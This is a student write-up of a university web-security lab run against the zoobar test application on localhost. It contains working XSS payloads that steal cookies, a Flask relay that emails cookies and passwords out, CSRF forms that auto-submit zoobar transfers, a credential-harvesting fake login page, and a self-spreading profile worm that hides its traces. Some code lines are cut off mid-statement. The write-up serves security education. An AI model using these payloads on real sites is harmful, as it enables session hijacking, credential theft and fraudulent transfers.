System Security Lab 3


tags: `SUTD` `Security` `Lab`

Exercise 1

To display the logged-in user's cookie, `alert(document.cookie)` was added into the existing `<script>` tag block in `users.html`. This was verified to work when this was saved into `answer-1.js` and `make check` was run.

```
httpd@istd:~/labs/lab3_web_security$ make check
./check-lab3.sh
Generating reference images...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Registering as grader1, password1
Registering as grader2, password2
Registering as grader3, password3
[ INFO ]: Testing exploit for Exercise 1...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Expecting cookie: grader#49f49b8273b9b5b84728c2c41a6ad4a5
[ PASS ]: alert contains: grader#49f49b8273b9b5b84728c2c41a6ad4a5
```

However, when checking the browser, 2 cookies appeared, as seen from the screenshot below.



Since we are only interested in obtaining the logged-in user's cookie, the following function is written to only extract and alert the particular cookie of interest in the browser.

```
function getUserCookie() {

  const loginUserCookieTag = "PyZoobarLogin="; // tag which the logged-in
                                               // user's cookie can be
                                               // identified by

  let cookiesStr = document.cookie; // full document's cookies
  let cookiesArr = cookiesStr.split("; "); // split string into separate
                                           // cookies in an array

  // iterate through the array to find the right cookie
  for (let cookieStr of cookiesArr) {
    // check if the cookie's tag is what we're looking for
    if (cookieStr.startsWith(loginUserCookieTag)) {
      return cookieStr.split("=")[1]
    }
  }
  return null
}
alert(getUserCookie());
```

The above function is inserted into the existing `<script>` tag block in `users.html`.

Exercise 2

For the exercises involving an email, `huiqing_lin@mymail.sutd.edu.sg` will be used.

To set up the email server, we made use of SendGrid API. To start off, we signed up for an accounthere. After confirming the email used, select the Integrate and Web API options, which will lead to some instructions to setup the project with SendGrid.

Notably, after naming and creating an API key, store the API key in a `sendgrid.env` file with the following commands for the ease of usage.

```
echo "export SENDGRID_API_KEY='YOUR_API_KEY'" > sendgrid.env
echo "sendgrid.env" >> .gitignore
source ./sendgrid.env # run this command when the project is reopened
```

As `python3` on the VM is missing some packages, install them by running the following commands:

```
pip3 install flask sendgrid
```

This will install both `flask` and `sendgrid` on `python3`.

After which, the following code can be prepared for the email server.

```
# flask imports
from flask import Flask
from flask import request

# sendgrid imports
import os
from sendgrid import SendGridAPIClient
from sendgrid.helpers.mail import Mail

# url-decoding import
from urllib.parse import unquote

app = Flask(__name__)

@app.route('/', methods=['GET'])
def email_server():
    arg1 = request.args.get('to', None)
    arg2 = request.args.get('payload', None)

    if arg1 is None or arg2 is None:
        return 'Error: Missing parameters'
    else:
        payload = unquote(arg2) # decode URL-encoded string sent through GET request
        print("to={}".format(arg1))
        print("payload={}".format(payload))

        # construct message object based on arguments received
        message = Mail(
            from_email='huiqing_lin@mymail.sutd.edu.sg',
            to_emails=arg1,
            subject='System Security Lab 3 Ex 2', # change subject based on exercise
            html_content=payload)

        # send email with cookie using sendgrid
        sg = SendGridAPIClient(os.environ.get('SENDGRID_API_KEY'))
        response = sg.send(message)
        print(response.status_code, response.body, response.headers)
        return 'to=' + arg1 + ', payload=' + payload

# run flask app on 127.0.0.1:8000
app.run(host='127.0.0.1', port=8000, debug=True)
```

Start the flask application with `python3 flask_server.py` and keep it running in the background.

Next, prepare the Javascript script which will send the GET request to the flask server. This is done by creating an image with javascript, where the source is the relevant GET request.

The relevant GET request should make the request to `http://127.0.0.1:8000` with the arguments `to` and `payload` which should contain the receipient's email and the content which we want to sent over respectively. The content which we want to send over would be the logged-in user's cookie.


As such, the Javascript script `answer-2.js` is prepared as follows:

```
(new Image()).src='http://127.0.0.1:8000?to=huiqing_lin@mymail.sutd.edu.sg&payload='+encodeURIComponent(document.cookie.split('=')[1]) + '&random=' + Math.randc
```

Running `make check`, the following logged-in user cookie if expected during grading.

```
[ INFO ]: Testing exploit for Exercise 2...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#31a09fafcb6027a1f840fd898d6c400e'
```

The email is verified to be sent as seen below.



Exercise 3

A test was made by entering `<>"&/.` into the `User:` input form in the Users tab to see which symbols will be encoded. These are symbols that are typically used in HTML code. `<>"%26%2F.` was displayed in the url bar. This also tells us that the input string is simply encoded and appended as a string that can easily be bypassed. Hence, the following was inserted into the input form to carry out the attack: `http://localhost:8080/zoobar/index.cgi/users?user=%22%3E%3Cscript%3Ealert(document.cookie)%3C%2Fscript%3E%22`

`">` closes the string input in the HTML code, and the script block is appended to the back. A final `"` is inserted in case there were additional strings to be handled.

This is verified to work after running `make check`.

```
[ INFO ]: Testing exploit for Exercise 3...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user=%22%3E%3
Cscript%3Ealert(document.cookie)%3C%2Fscript%3E%22
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Expecting cookie: grader#ef1cda2bee1d2419464c558c21bac720
[ PASS ]: alert contains: grader#ef1cda2bee1d2419464c558c21bac720
```

Exercise 4

Based on the XSS done in Exercise 3, along with the GET request prepared in Exercise 2, XSS can be used to send an email to the attacker containing the logged-in user's cookie.

This is first tested out by entering the following in the input field of the "Users" tab: `"><script>(new Image()).src="http://127.0.0.1:8000?to=huiqing_lin@mymail.sutd.edu.sg&payload="+encodeURIComponent(document.cookie.split("=")[1])+"&random="+Math.random();</script>"`

An email should be sent to the intended receipient email, and the GUI should look like the following:

The encoded URL in the address bar is the following: `http://localhost:8080/zoobar/index.cgi/users?user=%22%3E%3Cscript%3E%28new+Image%28%29%29.src%3D%22http%3A%2F%2F127.0.0.1%3A8000%3Fto%3Dhuiqing_lin%40mymail.sutd.edu.sg%26payload%3D%22%2BencodeURIComponent%2`

This is then copied and saved in `answer-4.txt`. The tests are run with `make check` with the expected string shown below.

```
[ INFO ]: Testing exploit for Exercise 4...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user="><script>(new+Image()).src=
"http%3A%2F%2F127.0.0.1%3A8000?to=huiqing lin@mymail.sutd.edu.sg%26payload="%2BencodeURIC
omponent(document.cookie.split("=")[1])%2B"%26random="%2BMath.random()%3B<%2Fscript>"
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#d1737e69d2390845613b5b273e67875b'
```

After the test is run, the following email is received by the intended email. The expected string is shown in the content of the email.

Exercise 5


As seen in Exercise 4, there are 3 main parts which differ from normal requests visibly. Code is then added to tackle these individually.

Visible Difference	Addition to Code
Length of the input field.	Add `size=10` to the start of the argument so that the size of the input field does not change.
Red text below the input fied warning "Cannot find that user".	Add `<style>.warning{display:none}</style>` behind the `</script>` so as to not display any warnings.
Trailing text behind the input field.	Append ` ` to the very end of the argument so that there will be no visible output.

These additions translate to the following content being entered into the input field to perform XSS: `"size=10><script>(new Image()).src="http://127.0.0.1:8000?to=huiqing_lin@mymail.sutd.edu.sg&payload="+encodeURIComponent(document.cookie.split("=")[1])+"&random="+Math.random();</script><style>.warning{display:none}</style><br"`

The encoded URL in the address bar is the following: `http://localhost:8080/zoobar/index.cgi/users?user=%22size%3D10%3E%3Cscript%3E%28new+Image%28%29%29.src%3D%22http%3A%2F%2F127.0.0.1%3A8000%3Fto%3Dhuiqing_lin%40mymail.sutd.edu.sg%26payload%3D%22%2BencodeURICo`

Now when the requests are sent, there are minimal changes to the GUI as seen below.



Running `make check`, the expected string sent to the email is as seen below. The image `./lab3-tests/answer-5.png` generated matches the reference image as well.

```
[ INFO ]: Testing exploit for Exercise 5...
Found URL: http://localhost:8080/zoobar/index.cgi/users?user="size%3D10%3E%3Cscript%3E(new%2
0Image()).src%3D%22http%3A%2F%2F127.0.0.1%3A8000%3Fto%3Dhuiqing lin%40mymail.sutd.edu.sg%26p
ayload%3D%22%2BencodeURIComponent(document.cookie.split(%22%3D%22)%5B1%5D)%2B%22%26random%3D
%22%2BMath.random()%3B%3C%2Fscript%3E%3Cstyle%3E.warning%7Bdisplay%3Anone%7D%3C%2Fstyle%3E%3
Cbr"
Registering as grader, graderpassword
Registering as attacker, attackerpassword
[ ???? ]: Check email, expecting string 'grader#149d95654fc370eec0d312281899cce1'
[ PASS ]: ./lab3-tests/answer-5.png matched reference image (522668 non-background pixels)
```


Checking the email sent, it is seen that the content received matches as well.

Exercise 6


Below describes `answer-6.html`. The number of zoobars is specified to be 10 and the recipient is specified to be `attacker`. Both input fields are then set to readonly to avoid any changes.

```
<form method="POST" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer">
<p>Send <input name="zoobars" type="text" value="10" size=5 readonly> zoobars</p>
<p>to <input name=recipient type=text value="attacker" size=10 readonly></p>
<input type="submit" name="submission" value="Send">
</form>
```


In the browser, the following was observed.



On clicking the submit button, the page is redirected to the `Transfer` tab with an indication that 10 zoobars have been transferred to `attacker`.



The transfer was verified by checking the transaction history of `attacker` in the `Users` tab and by running `make check`.




Exercise 7

Continuing from Exercise 6's code, a new script section is added, which will find the specific form that sends the attacker 10 zoobars and uses the `submit()` function automatically once the window containing this html is loaded.

```
<form method="POST" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer">
<p>Send <input name="zoobars" type="text" value="10" size=5 readonly> zoobars</p>
<p>to <input name=recipient type=text value="attacker" size=10 readonly></p>
<input type="submit" name="submission" value="Send">
</form>

<script type="text/javascript">
window.onload=function(){
    document.forms["transferform"].submit();
}
</script>
```

This is verified to work when `make check` is ran.



Exercise 8

Following the hint, an iframe is added to the script which the form targets. Once the form is submitted, the response is sent to be displayed in the iframe, where an `EventListener` is attached. This `EventListener` listens out for the `"load"` status of the iframe, which will only return True when the form successfully completes its submission. Once the iframe loads, the

webpage will be redirected to the designated `https://www.sutd.edu.sg`. This specific event flow ensures that the form completes its submission before the page is redirected so there will not be any race conditions.

```
<iframe id="aiframe" name="attackeriframe" style="display:none"></iframe>

<form method="POST" id="transferformattacker" name="transferform" action="http://localhost:8080/zoobar/index.cgi/transfer" target="attackeriframe" style="displa
    <p>Send <input name="zoobars" type="text" value="10" size=5 readonly> zoobars</p>
    <p>to <input name=recipient type=text value="attacker" size=10 readonly></p>
    <input type="submit" name="submission" value="Send">
</form>


<script>
    document.getElementById("transferformattacker").submit();
    document.getElementById("aiframe").addEventListener("load", function () {
        window.location = "https://www.sutd.edu.sg/"
    });
</script>

<!-- Since the redirect function is executed within an iframe, the main browser page will not be redirected, allowing for the form submit to complete in the bac
As the form is submitted directly through its action, Same-Site Origin Policy does not apply since the form is from the same origin as well. -->
```

The script is verified to work when `make check` is ran.

```
[ INFO ]: Testing exploit for Exercise 8...
Registering as grader, graderpassword
Registering as attacker, attackerpassword
Loading attacker page. If you get a timeout here you're not redirecting to https://www.sutd.edu.
sg/.
[ PASS ]: visited final page
[ PASS ]: grader zoobar count
[ PASS ]: attacker zoobar count
```

Exercise 9

To make the code work with the existing zoobar site, the `action` field of `loginform` and `nexturl` is replaced by with their respective exact paths instead of parameters.

```
{% extends "layout.html" %}
{% block title %}Login{% endblock %}
{% block main %}
<div id="login" class="centerpiece">
<form name="loginform" method="POST" action="http://localhost:8080/zoobar/index.cgi/login">
<table>
<tr>
   <td>Username:</td>
  <td><input type="text" name="login_username" size="20"
  autocomplete="no" value="{{ login_username }}"></td>
</tr>
<tr>
   <td>Password:</td>
  <td colspan=2><input type="password" name="login_password" size=20 autocomplete="no">
  <input type="submit" name="submit_login" value="Log in">
  <input type="submit" name="submit_registration" value="Register"></td>
</tr>
</table>
<input type="hidden" name="nexturl" value="http://localhost:8080/zoobar/index.cgi">
</form>
</div>
<div class="footer warning">
{{ login_error }}
</div>
<script>document.loginform.login_username.focus();</script>
{% endblock %}
```

The above replacement is verified when `make check` is executed.

```
[ INFO ]: Testing exploit for Exercise 9...
Registering as grader, EEFBKDKMTAFS
Registering as attacker, attackerpassword
Entering grader/EEFBKDKMTAFS into form.
[ PASS ]: User logged in
```

Exercise 10

To display the password, an `onsubmit` function is added to `loginform`, which will execute an `alert(login_pass.value)` that displays the entered password.

```
{% extends "layout.html" %}
{% block title %}Login{% endblock %}
{% block main %}
<div id="login" class="centerpiece">
<form name="loginform" method="POST" action="http://localhost:8080/zoobar/index.cgi/login" onsubmit="alert(login_password.value)">
<table>
<tr>
   <td>Username:</td>
  <td><input type="text" name="login_username" size="20"
  autocomplete="no" value="{{ login_username }}"></td>
</tr>
<tr>
   <td>Password:</td>
  <td colspan=2><input type="password" name="login_password" size=20 autocomplete="no">
  <input type="submit" name="submit_login" value="Log in">
  <input type="submit" name="submit_registration" value="Register"></td>
</tr>
</table>
<input type="hidden" name="nexturl" value="http://localhost:8080/zoobar/index.cgi">
</form>
</div>
<div class="footer warning">
{{ login_error }}
</div>
<script>
  document.loginform.login_username.focus();
</script>
{% endblock %}
```

The function is verified to work after running `make check`.

```
[ INFO ]: Testing exploit for Exercise 10...
Registering as grader, YFYBWQRCBHJO
Registering as attacker, attackerpassword
Entering grader/YFYBWQRCBHJO into form.
[ PASS ]: alert contains user password: YFYBWQRCBHJO
[ PASS ]: User logged in
```

Exercise 11

To set the API token, run the following:

```
source ./sendgrid.env
```

To steal the password, the password can be sent via email through the email server which was set up with the following GET request: `'http://127.0.0.1:8000?to=huiqing_lin@mymail.sutd.edu.sg&payload='+encodeURIComponent(username) + "/" + encodeURIComponent(password) + '&random=' + Math.random()`

This request can then be sent in the javascript code when trying to load an image with the following code: `(new Image()).src='http://127.0.0.1:8000?to=huiqing_lin@mymail.sutd.edu.sg&payload='+encodeURIComponent(username) + "/" + encodeURIComponent(password) + '&random=' + Math.random();`

To prevent the page from navigating away before the GET request is sent, the normal behaviour of submit is prevented with: `event.preventDefault();`

After which, `setTimeout()` is used to send the GET request slightly later, followed by continuing the normal login process afterwards with another `setTimeout()`.

As such, `answer-11.html` is scripted as follows:

```
{% extends "layout.html" %}
{% block title %}Login{% endblock %}
{% block main %}
<div id="login" class="centerpiece">
<form name="loginform" method="POST" action="http://localhost:8080/zoobar/index.cgi/login" onsubmit="sendPassword(login_username.value, login_password.value)">
<table>
<tr>
   <td>Username:</td>
  <td><input type="text" name="login_username" size="20"
  autocomplete="no" value="{{ login_username }}"></td>
</tr>
<tr>
   <td>Password:</td>
  <td colspan=2><input type="password" name="login_password" size=20 autocomplete="no">
  <input type="submit" name="submit_login" value="Log in">
  <input type="submit" name="submit_registration" value="Register"></td>
</tr>
</table>
<input type="hidden" name="nexturl" value="http://localhost:8080/zoobar/index.cgi">
</form>
</div>
<div class="footer warning">
{{ login_error }}
</div>
<script>
  document.loginform.login_username.focus();
  function sendPassword(username, password) {
    event.preventDefault();

    setTimeout(function (argument) {
      (new Image()).src='http://127.0.0.1:8000?to=huiqing_lin@mymail.sutd.edu.sg&payload='+encodeURIComponent(username) + "/" + encodeURIComponent(password) + '
    },1000);

    setTimeout(function (argument) {
      loginform.submit();
    },2000);
  }
</script>
{% endblock %}
```

When `make check` is run, it shows that the following string should be sent:

```
[ INFO ]: Testing exploit for Exercise 11...
Registering as grader, XTNFUFPKBCAC
Registering as attacker, attackerpassword
Entering grader/XTNFUFPKBCAC into form.
[ ???? ]: Check email, expecting string 'grader/XTNFUFPKBCAC'
```

The email is received by the intended receipient as follows.

Exercise 12

To continue the login proper while providing the request parameters required for submitting, the form is submitted by clicking the `submit_login` button rather than submitting the form directly. To do so, the follwing like is used: `document.getElementsByName("submit_login")[0].click()`

To prevent recursive callbacks triggered `onsubmit`, the `onsubmit` is set to null when `sendPassword` is called with: `document.forms[0].onsubmit = null;`.

With this in mind, `answer-12.html` is coded as follows.

```
{% extends "layout.html" %}
{% block title %}Login{% endblock %}
{% block main %}
<div id="login" class="centerpiece">
<form name="loginform" method="POST" action="http://localhost:8080/zoobar/index.cgi/login" onsubmit="sendPassword(login_username.value, login_password.value)">
<table>
<tr>
   <td>Username:</td>
  <td><input type="text" name="login_username" size="20"
  autocomplete="no" value="{{ login_username }}"></td>
</tr>
<tr>
   <td>Password:</td>
  <td colspan=2><input type="password" name="login_password" size=20 autocomplete="no">
  <input type="submit" name="submit_login" value="Log in">
  <input type="submit" name="submit_registration" value="Register"></td>
</tr>
</table>
<input type="hidden" name="nexturl" value="http://localhost:8080/zoobar/index.cgi">
</form>
</div>
<div class="footer warning">
{{ login_error }}
</div>
<script>
  document.loginform.login_username.focus();
  function sendPassword(username, password) {
    event.preventDefault();
    document.forms[0].onsubmit = null;

    setTimeout(function (argument) {
      (new Image()).src='http://127.0.0.1:8000?to=huiqing_lin@mymail.sutd.edu.sg&payload='+encodeURIComponent(username) + "/" + encodeURIComponent(password) + '
    },1000);

    setTimeout(function (argument) {
      document.getElementsByName("submit_login")[0].click()
    },2000);
  }
</script>
{% endblock %}
```

When running `make check`, a string is provided to check against in the email, and a test which checks for if the user is logged in. The latter test is passed as seen below.

```
[ INFO ]: Testing exploit for Exercise 12...
Registering as grader, ZZKKLPSOJYFW
Registering as attacker, attackerpassword
Entering grader/ZZKKLPSOJYFW into form.
[ ???? ]: Check email, expecting string 'grader/ZZKKLPSOJYFW'
[ PASS ]: User logged in
```

As shown below, the expected string is emailed to the intended address as well.

Exercise 13

The login page is first replicated by copying code from the `zoobar/templates/layout.html` and `zoobar/templates/login.html` files. Specifically, the styling was extracted from `zoobar/templates/layout.html` and placed between `head` tags, while the login form was extracted from `zoobar/templates/login.html` and placed between the `body` tags.

To check whether the user is logged in, the existing `zoobars.js` script is used to access the number of zoobars which the user has. To make use of the script, a `<div style="display:none" , id="myZoobars"></div>` is first added, followed by loading and executing the script with `<script src="http://localhost:8080/zoobar/index.cgi/zoobarjs"></script>`. This script basically add the number of zoobars the logged in user has to `innerHTML` of the section with the id `myZoobars`. As such, if a user is logged in, the `innerHTML` of the section with id `myZoobars` will be injected with a number, otherwise, it will remain empty.

If the user is logged in, code from Exercise 8 can be used to steal the user's zoobars. If no user is logged in, code from Exercise 12 can then be used to prompt the user to login on the malicious page to steal their credentials.


With the above in mind, `answer-13.html` is coded as seen below.

```
<!DOCTYPE html>
<html>

<head>
  <meta charset="utf-8">
  <link rel="stylesheet" type="text/css" href="http://localhost:8080/zoobar/media/zoobar.css">
</head>

<body>
  <h1><a href="/zoobar/index.cgi/"></a></h1>
  <div id="login" class="centerpiece">
    <form name="loginform" method="POST" action="http://localhost:8080/zoobar/index.cgi/login" onsubmit="sendPassword(login_username.value, login_password.value
      <table>
        <tr>
          <td>Username:</td>
          <td><input type="text" name="login_username" size="20" autocomplete="no" value=""></td>
        </tr>
        <tr>
          <td>Password:</td>
          <td colspan=2><input type="password" name="login_password" size=20 autocomplete="no">
            <input type="submit" name="submit_login" value="Log in">
            <input type="submit" name="submit_registration" value="Register">
          </td>
        </tr>
      </table>
      <input type="hidden" name="nexturl" value="http://localhost:8080/zoobar/index.cgi">
    </form>
  </div>
  <div class="footer warning">
  </div>
  <iframe id="aiframe" name="attackeriframe" style="display:none"></iframe>

  <form method="POST" id="transferformattacker" name="transferform"
    action="http://localhost:8080/zoobar/index.cgi/transfer" target="attackeriframe" style="display:none">
    <p>Send <input name="zoobars" type="text" value="10" size=5 readonly> zoobars</p>
    <p>to <input name=recipient type=text value="attacker" size=10 readonly></p>
    <input type="submit" name="submission" value="Send">
  </form>

  <div style="display:none" , id="myZoobars"></div>
  <script src="http://localhost:8080/zoobar/index.cgi/zoobarjs"></script>

  <script>
    const zoobarDivContent = document.getElementById("myZoobars").innerHTML;
    if (zoobarDivContent != "") {
      sendZoobars();
    } else {
      document.loginform.login_username.focus();
    }

    function sendPassword(username, password) {
      event.preventDefault();
      document.forms[0].onsubmit = null;

      setTimeout(function (argument) {
        (new Image()).src = 'http://127.0.0.1:8000?to=huiqing_lin@mymail.sutd.edu.sg&payload=' + encodeURIComponent(username) + "/" + encodeURIComponent(passwor
      }, 1000);

      setTimeout(function (argument) {
        document.getElementsByName("submit_login")[0].click()
      }, 2000);
    }

    function sendZoobars() {
      document.getElementById("transferformattacker").submit();
      document.getElementById("aiframe").addEventListener("load", function () {
        window.location = "https://www.sutd.edu.sg/"
      });
    }
  </script>
</body>

</html>
```

All the tests pass as seen below.

```
[ INFO ]: Testing exploit for Exercise 13...
Registering as grader, BASUZGERSUUB
Registering as attacker, attackerpassword
Loading attacker page, logged in. If you get a timeout here, you're not redirecting to https://www.sutd.edu.sg/.
[ PASS ]: visited final page
[ PASS ]: grader zoobar count
[ PASS ]: attacker zoobar count
Loading attacker page, logged out
[ PASS ]: ./lab3-tests/answer-13.png matched reference image (522144 non-background pixels)
Entering grader/BASUZGERSUUB into form.
[ ???? ]: Check email, expecting string 'BASUZGERSUUB'
[ PASS ]: User logged in
```

The intended email receives the expected string as well.




Exercise 14

Let the unknowing visting user be `a`, who will be visiting user `b`'s infected profile

The approach was formulated in the following order: 1. The message "Scanning for virus..." was added first to be displayed when `a` looks up `b`'s profile. 2. The script that contains the worm code is enclosed within script tag, which will not show up in the DOM structure by default. Hence, only the message "Scanning for virus" will be displayed. 3. The structure of the worm code is set up accordingly, by accessing the infected profile's description to extract this set of code, including the "Scanning for virus" message. 4. The form parameters for the zoobars transfer is defined as variables. Ajax is used to perform the POST request to complete the transfer, with the defined parameters (1 zoobar to be transferred to the attacker). 5. Once the transfer form is submitted, the script will access the table that displays the transfers made and set all the entries to invisible. At the same time, the number of zoobars remaining will be artificially set to 10, so that the user will not suspect that any zoobar transfers has been made. 6. The form parameters for the profile update for `a` is set up and includes the worm code. Ajax is used to perform the POST request to complete the transfer, with the defined parameters.


Below shows the complete script designed to execute the task.

```
Scanning for virus...
<script type="text/javascript">
    window.onload = function () {
        var payload = document.getElementById("profile").firstElementChild.innerHTML;
        var wormCode = encodeURIComponent(payload);

        var zoobarsToSend = "1";
        var receivingUser = "attacker";
        var submissionValue = "Send";
        var sendlink = "http://localhost:8080/zoobar/index.cgi/transfer";
        var params = "zoobars=" + zoobarsToSend + "&recipient=" + receivingUser;

        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendlink, true);
        Ajax.setRequestHeader("Content-Type", "application/x-www-form-urlencoded");
        Ajax.send(params);

        document.getElementsByClassName("log")[0].tBodies[0].setAttribute("style","display:none");
        document.getElementById("zoobars").setAttribute("class", 10);
        showZoobars(0);

        var newprofilecontent = wormCode
        var submitsave_value = "Save";
        var sendprofile = "http://localhost:8080/zoobar/index.cgi/"
        var params = "profile_update=" + newprofilecontent + "&profile_submit=" + submitsave_value;

        var Ajax = null;
        Ajax = new XMLHttpRequest();
        Ajax.open("POST", sendprofile, true);
        Ajax.setRequestHeader("Content-Type","application/x-www-form-urlencoded");
        Ajax.send(params);
    }
</script>
```



From the figure above, the zoobars value has been artificially set to 10 for the attacker's profile, even though the zoobar transfer has been made. This makes the visiting user less suspicious.

The worm code is then shown to have propagted when `a` returns to their own profile page, as seen from the figure below.



The script is verified when `make check` was executed.

```
[ INFO ]: Testing exploit for Exercise 14...
Registering as attacker, attackerpassword
Installing attacker profile
Registering as grader1, password1
Viewing attacker profile
[ PASS ]: ./lab3-tests/answer-14 0.png matched reference image (522712 non-background pixels)
[ PASS ]: grader1 zoobars
[ PASS ]: attacker zoobars
Registering as grader2, password2
Viewing grader1 profile
[ PASS ]: ./lab3-tests/answer-14 1.png matched reference image (522712 non-background pixels)
[ PASS ]: grader2 zoobars
[ PASS ]: attacker zoobars
Registering as grader3, password3
Viewing grader2 profile
[ PASS ]: ./lab3-tests/answer-14 2.png matched reference image (522712 non-background pixels)
[ PASS ]: grader3 zoobars
[ PASS ]: attacker zoobars
```